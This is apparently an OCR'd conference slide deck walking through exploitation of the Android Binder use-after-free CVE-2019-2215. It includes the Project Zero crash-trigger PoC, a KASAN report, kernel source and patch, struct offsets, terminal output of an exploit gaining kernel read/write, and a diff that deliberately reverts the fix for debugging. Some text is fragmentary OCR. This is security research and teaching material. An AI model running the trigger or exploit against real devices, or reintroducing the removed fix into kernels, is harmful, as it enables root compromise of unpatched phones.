CVE-2019-2215: Android Binder UAF exploitation research

whoami:

- @novitoll
- Security Researcher at TSARKA
- ex-senior software engineer, DevOps
- OSCP, OSCE-wannabe
- CTF, HTB player
- Number 1 fan of Eminem in Kazakhstan

v1.9

Shout to Erbol, @Thatskriptkid, @SpecterDev

… In memory of +100500 compiled,

rm -f deleted vmlinux, vmlinuz ….

Agenda

- Android binder driver
- syzkaller report
- understanding POC of Google project zero (p0)
- UAF via iovec structs
- offsetof(struct binder_thread, wait)
- exploit walkthrough. Stage I - kernel struct *task_struct leak
- exploit walkthrough. Stage II - kernel task_struct->addr_limit overwrite
- exploit walkthrough. Stage III - arbitrary kernel RW muhahahaa 
- gdb kernel debugging on QEMU
  - do_sys_settimeofday64 syscall
- Demo
- summary

Google p0 report

- Originally found in December, 2017
- Patched in February, 2018
- Publicly disclosed in October, 3rd, 2019

1) Pixel 2 with Android 9 and Android 10 preview
2) Huawei P20
3) Xiaomi Redmi 5A
4) Xiaomi Redmi Note 5
5) Xiaomi A1
6) Oppo A3
7) Moto Z3
8) Oreo LG phones (run same kernel according to website)
9) Samsung S7, S8, S9


3:35

ab

```
:/ $ cp /sdcard/poc2 /data/data/org.connectbot/files/.
:/ $ cd /data/data/org.connectbot/files
:/data/data/org.connectbot/files $ chmod +x poc2
:/data/data/org.connectbot/files $ uname -a
Linux localhost 4.4.177-g83bee1dc48e8 #1 SMP PREEMPT Mon Jul 22 20:
12:03 UTC 2019 aarch64
:/data/data/org.connectbot/files $ cat /proc/self/attr/current
u:r:untrusted_app_27:s0:c512,c768:/data/data/org.connectbot/files $

:/data/data/org.connectbot/files $ ./poc2
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
writev() returns 0x2000
PARENT: Finished calling READV
CHILD: Finished write to FIFO.
current_ptr == 0xffffffff83b2a4880
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
current->mm == 0xffffffff8724464c0
current->mm->user_ns == 0xffffff92e06af2c8
kernel base is 0xffffff92de680000
&init_task == 0xffffff92e06a57d0
init_task.cred == 0xffffff92e06b0b08
current->cred == 0xffffffff8a0433000
:/data/data/org.connectbot/files $ uname -a
Linux localhost 4.4.177-g83bee1dc48e8 EXPLOITED KERNEL aarch64
:/data/data/org.connectbot/files $
```

Exploitation

- POC
- when struct binder_thread is freed
- when eventpoll uses UAF
- struct iovec
- offsetof(struct binder_thread, wait)
- addr_limit smash
- Arbitrary kernel RW


Android Application
User Space
Client
IPC
Server
Service Manager
open
ioctl
open
ioctl
open
ioctl
Kernel Space
Binder Driver
/dev/binder
Android Platform

Google p0 report

bugs.chromium.org/p/project-zero/issues/detail?id=1942

ct-zero New issue Open issues Search project-zero issues...

Starred by 13 users

maddiestone@google.com

project-...@google.com

Fixed *(Closed)*

nts: ----

Oct 19, 2019

ndroid
oogle

Exceeded
ZeroMembers
igh
gy-source-review
ddiestone
2019-Sep-26
-2215

lists: AndroidKernel
Bug

Issue 1942: Android: Use-After-Free in Binder driver

Reported by maddiestone@google.com on Fri, Sep 27, 2019, 6:25 AM G

Project Member

As described in the upstream commit:
"binder_poll() passes the thread->wait waitqueue that can be slept on for work. When a thread that uses epoll explicitly exits using BINDER_THREAD_EXIT, the waitqueue is freed, but it is never removed from the corresponding epoll data structure. When the process subsequently exits, the epoll cleanup code tries to access the waitlist, which results in a use-after-free."

The following proof-of-concept will show the UAF crash in a kernel build
https://lore.kernel.org/lkml/20171213000517.GB62138@gmail.com/):

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
```

SCAN ME

KASAN

CONFIG_KASAN is not set

```
; Attributes: bp-based frame

; void remove_wait_queue(wait_queue_head *wq_head, wait_queue_entry *wq_entry)
public remove_wait_queue
remove_wait_queue proc near

lock= qword ptr -10h

push    rbp
mov     rbp, rsp
push    rbx
mov     rbx, rsi
push    rax
mov     [rbp+lock], rdi
call    _raw_spin_lock_irqsave
mov     rdx, [rbx+18h]
mov     rsi, rax        ; flags
mov     rax, [rbx+20h]
mov     rdi, [rbx+lock] ; lock
mov     [rdx+8], rax
mov     [rax], rdx
mov     rax, 0DEAD000000000100h
mov     [rbx+18h], rax
add     rax, 100h
mov     [rbx+20h], rax
call    _raw_spin_unlock_irqrestore
pop     rdx
pop     rbx
pop     rbp
retn
remove_wait_queue endp
```

CONFIG_KASAN=y

```
; Attributes: bp-ba

; void remove_wait_queue(wait_queue_head *wq_head, wait_queue_entry *wq_entry)
public remove_wait_queue
remove_wait_queue proc near
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
mov     r12, rdi
push    rbx
mov     rbx, rsi
call    _raw_spin_lock_irqsave
lea     rdi, [rbx+18h]  ; addr
mov     r14, rax
mov     rdx, rdi
mov     eax, 37FFFFh
shr     rdx, 3
shl     rax, 2Ah
cmp     byte ptr [rdx+rax], 0
jz      short loc_FFFFFFFF8035D8BF
```

```
call    __asan_report_load8_noabort
```

```
loc_FFFFFFFF8035D8BF:   ; addr
lea     rdi, [rbx+20h]
mov     eax, 37FFFFh
mov     r15, [rbx+18h]
mov     rdx, rdi
shl     rax, 2Ah
shr     rdx, 3
cmp     byte ptr [rdx+rax], 0
jz      short loc_FFFFFFFF8035D8E2
```

```
call    __asan_report_load8_noabort
```

syzkaller report

```
==================================================================
BUG: KASAN: use-after-free in __lock_acquire+0x465e/0x47f0
kernel/locking/lockdep.c:3378
Read of size 8 at addr ffff8801cd8e13f0 by task syzkaller236979/3086

CPU: 1 PID: 3086 Comm: syzkaller236979 Not tainted 4.15.0-rc1+ #115
Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS
Google 01/01/2011
Call Trace:
 __dump_stack lib/dump_stack.c:17 [inline]
 dump_stack+0x194/0x257 lib/dump_stack.c:53
 print_address_description+0x73/0x250 mm/kasan/report.c:252
 kasan_report_error mm/kasan/report.c:351 [inline]
 kasan_report+0x25b/0x340 mm/kasan/report.c:409
 __asan_report_load8_noabort+0x14/0x20 mm/kasan/report.c:430
 __lock_acquire+0x465e/0x47f0 kernel/locking/lockdep.c:3378
 lock_acquire+0x1d5/0x580 kernel/locking/lockdep.c:4004
 __raw_spin_lock_irqsave include/linux/spinlock_api_smp.h:110 [inline]
 _raw_spin_lock_irqsave+0x96/0xc0 kernel/locking/spinlock.c:159
 remove_wait_queue+0x81/0x350 kernel/sched/wait.c:50
 ep_remove_wait_queue fs/eventpoll.c:595 [inline]
 ep_unregister_pollwait.isra.7+0x18c/0x590 fs/eventpoll.c:613
 ep_free+0x13f/0x320 fs/eventpoll.c:830
 ep_eventpoll_release+0x44/0x60 fs/eventpoll.c:862
 __fput+0x333/0x7f0 fs/file_table.c:210
 ____fput+0x15/0x20 fs/file_table.c:244
 task_work_run+0x199/0x270 kernel/task_work.c:113
 exit_task_work include/linux/task_work.h:22 [inline]
 do_exit+0x9bb/0x1ae0 kernel/exit.c:865
 do_group_exit+0x149/0x400 kernel/exit.c:968
 SYSC_exit_group kernel/exit.c:979 [inline]
 SyS_exit_group+0x1d/0x20 kernel/exit.c:977
 do_syscall_32_irqs_on arch/x86/entry/common.c:327 [inline]
 do_fast_syscall_32+0x3ee/0xf9d arch/x86/entry/common.c:389
 entry_SYSENTER_compat+0x51/0x60 arch/x86/entry/entry_64_compat.S:125
```

```
 set_track mm/kasan/kasan.c:459 [inline]
 0 mm/kasan/kasan.c:551
 +0x136/0x750 mm/slab.c:3613
 .h:499 [inline]
 kzalloc include/linux/slab.h:688 [inline]
 binder_get_thread+0x1cf/0x870 drivers/android/binder.c:4184
 binder_poll+0x8c/0x390 drivers/android/binder.c:4286
 ep_item_poll.isra.10+0xec/0x320 fs/eventpoll.c:884
 ep_insert+0x6a3/0x1b10 fs/eventpoll.c:1455
 SYSC_epoll_ctl fs/eventpoll.c:2106 [inline]
 SyS_epoll_ctl+0x12e4/0x1ab0 fs/eventpoll.c:1992
 do_syscall_32_irqs_on arch/x86/entry/common.c:327 [inline]
 do_fast_syscall_32+0x3ee/0xf9d arch/x86/entry/common.c:389
 entry_SYSENTER_compat+0x51/0x60 arch/x86/entry/entry_64_compat.S:125

Freed by task 3086:
 save_stack+0x43/0xd0 mm/kasan/kasan.c:447
 set_track mm/kasan/kasan.c:459 [inline]
 kasan_slab_free+0x71/0xc0 mm/kasan/kasan.c:524
 __cache_free mm/slab.c:3491 [inline]
 kfree+0xca/0x250 mm/slab.c:3806
 binder_free_thread drivers/android/binder.c:4211 [inline]
 binder_thread_dec_tmpref+0x27f/0x310 drivers/android/binder.c:1808
 binder_thread_release+0x27d/0x540 drivers/android/binder.c:4275
 binder_ioctl+0xc05/0x141a drivers/android/binder.c:4492
 C_SYSC_ioctl fs/compat_ioctl.c:1473 [inline]
 compat_SyS_ioctl+0x151/0x2a30 fs/compat_ioctl.c:1419
 do_syscall_32_irqs_on arch/x86/entry/common.c:327 [inline]
 do_fast_syscall_32+0x3ee/0xf9d arch/x86/entry/common.c:389
 entry_SYSENTER_compat+0x51/0x60 arch/x86/entry/entry_64_compat.S:125

The buggy address belongs to the object at ffff8801cd8e1340
 which belongs to the cache kmalloc-512 of size 512
The buggy address is located 176 bytes inside of
512-byte region [ffff8801cd8e1340, ffff8801cd8e1540)
The buggy address belongs to the page:
page:000000005245354e count:1 mapcount:0 mapping:000000001b93048b
```

POC

```
1   #include <fcntl.h>
2   #include <sys/epoll.h>
3   #include <sys/ioctl.h>
4   #include <unistd.h>
5
6   #define BINDER_THREAD_EXIT 0x40046208ul
7
8   int main()
9   {
10          int fd, epfd;
11          struct epoll_event event = { .events = EPOLLIN };
12
13          fd = open("/dev/binder", O_RDONLY);
14          epfd = epoll_create(1000);
15          epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
16          ioctl(fd, BINDER_THREAD_EXIT, NULL);
17  }
```

drivers/android/binder.c -> BINDER_THREAD_EXIT

```
1   static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
2   {
3           int ret;
4           struct binder_proc *proc = filp->private_data;
5           struct binder_thread *thread;
6   ...
7           switch (cmd) {
8   ...
9           case BINDER_SET_CONTEXT_MGR:
10                  ret = binder_ioctl_set_ctx_mgr(filp);
11                  if (ret)
12                          goto err;
13                  break;
14          case BINDER_THREAD_EXIT:
15                  binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
16                               proc->pid, thread->pid);
17                  binder_thread_release(proc, thread);
18                  thread = NULL;
19                  break;
20  ...
```

drivers/android/binder.c -> binder_thread_release()

```c
static int binder_thread_release(struct binder_proc *proc,
                                 struct binder_thread *thread)
{
        struct binder_transaction *t;
        struct binder_transaction *send_reply = NULL;
        int active_transactions = 0;
        struct binder_transaction *last_t = NULL;
...

        while (t) {
                last_t = t;
                active_transactions++;
                binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
                             "release %d:%d transaction %d %s, still active\n",
                              proc->pid, thread->pid,
                             t->debug_id,
                             (t->to_thread == thread) ? "in" : "out");
...
        }
        binder_inner_proc_unlock(thread->proc);

        if (send_reply)
                binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
        binder_release_work(proc, &thread->todo);
        binder_thread_dec_tmpref(thread);
        return active_transactions;
}
```

.16/source/drivers/android/binder.c#L1869

s / android / binder.c

```c
 *
 * A thread needs to be kept alive while being used to create or
 * handle a transaction. binder_get_txn_from() is used to safely
 * extract t->from from a binder_transaction and keep the thread
 * indicated by t->from from being freed. When done with that
 * binder_thread, this function is called to decrement the
 * tmp_ref and free if appropriate (thread has been released
 * and no transaction being processed by the driver)
 */
static void binder_thread_dec_tmpref(struct binder_thread *thread
{
        /*
         * atomic is used to protect the counter value while
         * it cannot reach zero or thread->is_dead is false
         */
        binder_inner_proc_lock(thread->proc);
        atomic_dec(&thread->tmp_ref);
        if (thread->is_dead && !atomic_read(&thread->tmp_ref)) {
                binder_inner_proc_unlock(thread->proc);
                binder_free_thread(thread);
                return;
        }
        binder_inner_proc_unlock(thread->proc);
}
```

```c
struct wait_queue_head {
        spinlock_t              lock;
        struct list_head        head;
};
typedef struct wait_queue_head wait_queue_head_t;
```


```c
struct list_head {
        struct list_head *next, *prev;
};
```

1

```c
static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem *epi)
{
        struct list_head *lsthead = &epi->pwqlist;
        struct eppoll_entry *pwq;

        while (!list_empty(lsthead)) {
                pwq = list_first_entry(lsthead, struct eppoll_entry, llink);

                list_del(&pwq->llink);
                ep_remove_wait_queue(pwq);
                kmem_cache_free(pwq_cache, pwq);
```

2

```c
static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{
        wait_queue_head_t *whead;

        rcu_read_lock();
        /*
         * If it is cleared by POLLFREE, it should be rcu-safe.
         * If we read NULL we need a barrier paired with
         * smp_store_release() in ep_poll_callback(), otherwise
         * we rely on whead->lock.
         */
        whead = smp_load_acquire(&pwq->whead);
        if (whead)
                remove_wait_queue(whead, &pwq->wait);
        rcu_read_unlock();
```



patch

```c
static int binder_thread_release(struct binder_proc *proc,
                                 struct binder_thread *thread)
{
        struct binder_transaction *t;
        struct binder_transaction *send_reply = NULL;
        int active_transactions = 0;
        struct binder_transaction *last_t = NULL;
...

        while (t) {
                last_t = t;
                active_transactions++;
                binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
                             "release %d:%d transaction %d %s, still active\n",
                              proc->pid, thread->pid,
                             t->debug_id,
                             (t->to_thread == thread) ? "in" : "out");
...
        }

        binder_inner_proc_unlock(thread->proc);

        if (send_reply)
                binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
        binder_release_work(proc, &thread->todo);
        binder_thread_dec_tmpref(thread);
        return active_transactions;
}
```

```c
static int binder_thread_release(struct binder_proc *proc,
                                 struct binder_thread *thread)

        struct binder_transaction *t;
        struct binder_transaction *send_reply = NULL;
        int active_transactions = 0;
        struct binder_transaction *last_t = NULL;
...

        while (t) {
                last_t = t;
                active_transactions++;
                binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
                             "release %d:%d transaction %d %s, still active\n",
                              proc->pid, thread->pid,
                             t->debug_id,
                             (t->to_thread == thread) ? "in" : "out");
...
        }

        /*
         * If this thread used poll, make sure we remove the waitqueue
         * from any epoll data structures holding it with POLLFREE.
         * waitqueue_active() is safe to use here because we're holding
         * the inner lock.
         */
        if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
            waitqueue_active(&thread->wait)) {
                wake_up_poll(&thread->wait, EPOLLHUP | POLLFREE);
        }

        binder_inner_proc_unlock(thread->proc);

        /*
         * This is needed to avoid races between wake_up_poll() above and
         * and ep_remove_waitqueue() called for other reasons (eg the epoll file
         * descriptor being closed); ep_remove_waitqueue() holds an RCU read
         * lock, so we can be sure it's done after calling synchronize_rcu().
         */
        if (thread->looper & BINDER_LOOPER_STATE_POLL)
                synchronize_rcu();

        if (send_reply)
                binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
        binder_release_work(proc, &thread->todo);
        binder_thread_dec_tmpref(thread);
        return active_transactions;
}
```

Exploitation

- ~~POC~~
- ~~when struct binder_thread is freed~~
- ~~when eventpoll uses UAF~~
- struct iovec
- offsetof(struct binder_thread, wait)
- addr_limit smash
- Arbitrary kernel RW

struct iovec

```
struct iovec
{
        void __user *iov_base;
        __kernel_size_t iov_len;
};
```

offsetof(struct binder_thread, wait)

```
struct binder_thread {
        struct binder_proc *        proc;                   /*     0     8 */
        struct rb_node      rb_node __attribute__((__aligned__(8))); /*     8    24 */
        struct list_head    waiting_thread_node;            /*    32    16 */
        int                         pid;                    /*    48     4 */
        int                         looper;                 /*    52     4 */
        bool                        looper_need_return;     /*    56     1 */

        /* XXX 7 bytes hole, try to pack */

        /* --- cacheline 1 boundary (64 bytes) --- */
        struct binder_transaction * transaction_stack;      /*    64     8 */
        struct list_head    todo;                           /*    72    16 */
        bool                        process_todo;           /*    88     1 */

        /* XXX 7 bytes hole, try to pack */

        struct binder_error return_error;                   /*    96    32 */

        /* XXX last struct has 4 bytes of padding */

        /* --- cacheline 2 boundary (128 bytes) --- */
        struct binder_error reply_error;                    /*   128    32 */

        /* XXX last struct has 4 bytes of padding */

        wait_queue_head_t           wait;                   /*   160    24 */
        struct binder_stats stats;                          /*   184   204 */
        /* --- cacheline 6 boundary (384 bytes) was 4 bytes ago --- */
        atomic_t                    tmp_ref;                /*   388     4 */
        bool                        is_dead;                /*   392     1 */

        /* XXX 7 bytes hole, try to pack */

        struct task_struct *        task;                   /*   400     8 */

        /* size: 408, cachelines: 7, members: 16 */
        /* sum members: 387, holes: 3, sum holes: 21 */
        /* paddings: 2, sum paddings: 8 */
        /* forced alignments: 1 */
        /* last cacheline: 24 bytes */
```

$ make drivers/android/binder.o

$ pahole drivers/android/binder.o

```
struct binder_thread {
        struct binder_proc *        proc;                   /*     0     8 */
        struct rb_node      rb_node __attribute__((__aligned__(8))); /*     8    24 */
        struct list_head    waiting_thread_node;            /*    32    16 */
        int                         pid;                    /*    48     4 */
        int                         looper;                 /*    52     4 */
        bool                        looper_need_return;     /*    56     1 */

        /* XXX 7 bytes hole, try to pack */

        /* --- cacheline 1 boundary (64 bytes) --- */
        struct binder_transaction * transaction_stack;      /*    64     8 */
        struct list_head    todo;                           /*    72    16 */
        bool                        process_todo;           /*    88     1 */

        /* XXX 7 bytes hole, try to pack */

        struct binder_error return_error;                   /*    96    32 */

        /* XXX last struct has 4 bytes of padding */

        /* --- cacheline 2 boundary (128 bytes) --- */
        struct binder_error reply_error;                    /*   128    32 */

        /* XXX last struct has 4 bytes of padding */

        wait_queue_head_t           wait;                   /*   160    24 */
        struct binder_stats stats;                          /*   184   204 */
        /* --- cacheline 6 boundary (384 bytes) was 4 bytes ago --- */
        atomic_t                    tmp_ref;                /*   388     4 */
        bool                        is_dead;                /*   392     1 */

        /* XXX 7 bytes hole, try to pack */

        struct task_struct *        task;                   /*   400     8 */

        /* size: 408, cachelines: 7, members: 16 */
        /* sum members: 387, holes: 3, sum holes: 21 */
        /* paddings: 2, sum paddings: 8 */
        /* forced alignments: 1 */
        /* last cacheline: 24 bytes */
```

```
struct binder_thread {
        struct binder_proc *        proc;                   /*     0     8 */
        struct rb_node      rb_node __attribute__((__aligned__(8))); /*     8    24 */
        struct list_head    waiting_thread_node;            /*    32    16 */
        int                         pid;                    /*    48     4 */
        int                         looper;                 /*    52     4 */
        bool                        looper_need_return;     /*    56     1 */

        /* XXX 7 bytes hole, try to pack */

        /* --- cacheline 1 boundary (64 bytes) --- */
        struct binder_transaction * transaction_stack;      /*    64     8 */
        struct list_head    todo;                           /*    72    16 */
        bool                        process_todo;           /*    88     1 */

        /* XXX 7 bytes hole, try to pack */

        struct binder_error return_error;                   /*    96    32 */

        /* XXX last struct has 4 bytes of padding */

        /* --- cacheline 2 boundary (128 bytes) --- */
        struct binder_error reply_error;                    /*   128    32 */

        /* XXX last struct has 4 bytes of padding */

        wait_queue_head_t           wait;                   /*   160    24 */
        struct binder_stats stats;                          /*   184   204 */
        /* --- cacheline 6 boundary (384 bytes) was 4 bytes ago --- */
        atomic_t                    tmp_ref;                /*   388     4 */
        bool                        is_dead;                /*   392     1 */

        /* XXX 7 bytes hole, try to pack */

        struct task_struct *        task;                   /*   400     8 */

        /* size: 408, cachelines: 7, members: 16 */
        /* sum members: 387, holes: 3, sum holes: 21 */
        /* paddings: 2, sum paddings: 8 */
        /* forced alignments: 1 */
        /* last cacheline: 24 bytes */
```

```
struct iovec {
        void __user *iov_base = 0x0;
        __kernel_size_t iov_len = 0x0;
};
```

```
struct iovec {
        void __user *iov_base = 0x0;
        __kernel_size_t iov_len = 0x0;
};
```

```
struct iovec {
        void __user *iov_base = 0x0;
        __kernel_size_t iov_len = 0x0;
};
```

•••

```
struct iovec {
        void __user *iov_base = 0x0;
        __kernel_size_t iov_len = 0x0;
};
```

```
struct iovec {
        void __user *iov_base = 0x0;
        __kernel_size_t iov_len = 0x0;
};
```

```
//// 4.14

struct binder_thread {
    struct binder_proc *proc;                       //       0x00
    struct rb_node rb_node;                         // +8 =  0x08
    struct list_head waiting_thread_node;           // +18 = 0x20
    int pid;                                        // +10 = 0x30
    int looper;                                     // +4 =  0x34
    bool looper_need_return;                        // +4 =  0x38
    struct binder_transaction *transaction_stack;   // +2 =  0x3A
    struct list_head todo;                          // +8 =  0x42
    struct binder_error return_error;               // +10 = 0x52
    struct binder_error reply_error;                // +18 = 0x6A  // 80
    wait_queue_head_t wait;                         // +18 = 0x82  -> 24
    struct binder_stats stats;                      // +14 = 0x96  // b8
    atomic_t tmp_ref;                               // +10 = 0xA6
    bool is_dead;                                   // +4 =  0xAA
    struct task_struct *task;
};

///////////

struct rb_node {    // 0x08 + 0x08 + 0x08 = 0x18
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));

struct list_head {  // 0x08 + 0x08 = 0x10
    struct list_head *next, *prev;
};

struct binder_error {   // 0x10 + 0x08 = 0x18
    struct binder_work work;
    uint32_t cmd;
};
```

```diff
diff --git a/drivers/android/binder.c b/drivers/android/binder.c
index 39f588bf7f5f..2bb8a6eab4a3 100644
--- a/drivers/android/binder.c
+++ b/drivers/android/binder.c
@@ -4634,10 +4634,15 @@ static int binder_thread_release(struct binder_proc *proc,
         * waitqueue_active() is safe to use here because we're holding
         * the inner lock.
         */
-        if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
-            waitqueue_active(&thread->wait)) {
-                wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
-        }
+        //if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
+        //    waitqueue_active(&thread->wait)) {
+        //      wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
+        //}
+
+#include <stddef.h>
+
+        printk(KERN_INFO "NOVITOLL: sizeof(struct binder_thread): %08x\n", sizeof(struct binder_thread));
+        printk(KERN_INFO "NOVITOLL: offsetof(struct binder_thread, wait): %08x\n", offsetof(struct binder_thread, wait));

         binder_inner_proc_unlock(thread->proc);

@@ -4647,8 +4652,8 @@ static int binder_thread_release(struct binder_proc *proc,
         * descriptor being closed); ep_remove_waitqueue() holds an RCU read
         * lock, so we can be sure it's done after calling synchronize_rcu().
         */
-        if (thread->looper & BINDER_LOOPER_STATE_POLL)
-                synchronize_rcu();
+        //if (thread->looper & BINDER_LOOPER_STATE_POLL)
+        //      synchronize_rcu();

         if (send_reply)
                 binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
~
```

Exploitation

- ~~POC~~
- ~~when struct binder_thread is freed~~
- ~~when eventpoll uses UAF~~
- ~~struct iovec~~
- ~~offsetof(struct binder_thread, wait)~~
- addr_limit smash
- Arbitrary kernel RW

exploit walkthrough

Command Prompt - adb shell

```
x86_64:/data/local/tmp # chmod +x exploit
x86_64:/data/local/tmp # ./exploit
Exploit started...
fd: 3...
Triggering...
./exploit: writev() returns 0x1000, expected 0x2000

1|x86_64:/data/local/tmp # exit

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb push "D:\Development\Android\Exploits\exploit" /da
/tmp/exploit
4026 KB/s (12368 bytes in 0.003s)

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb connect 192.168.146.135
already connected to 192.168.146.135:5555

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb shell
x86_64:/ # cd /data/local/tmp
x86_64:/data/local/tmp # chmod +x exploit
x86_64:/data/local/tmp # ./exploit
Exploit started... ???
fd: 3...
Triggering...
BINDER_THREAD_EXIT (FREE)!
WRITEV!
EPOLL_CTL_DEL (UAF)!
READ FIRST PAGE!
./exploit: writev() returns 0x1000, expected 0x2000

1|x86_64:/data/local/tmp #
```

NEW MESSAGES

Specter Today at 6:31 AM

> Question: Has anyone ever succeeded to exploit this on VM?

I kinda just switched to using the pixel 2 for the rest of my look at it, the offset looks fine when you look at the disassembly but yea, the writev() will fail to write that second page and I didn't completely understand why
my guess was some architectural difference between arm64 and x64 that messed with the memory layout in some way

gdb kernel debugging on QEMU

```
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffffff803d41c2 <ep_unregister_pollwait+86>:      test   rdi,rdi
   0xffffffff803d41c5 <ep_unregister_pollwait+89>:
    je     0xffffffff803d41d1 <ep_unregister_pollwait+101>
   0xffffffff803d41c7 <ep_unregister_pollwait+91>:      lea    rsi,[r12+0x18]
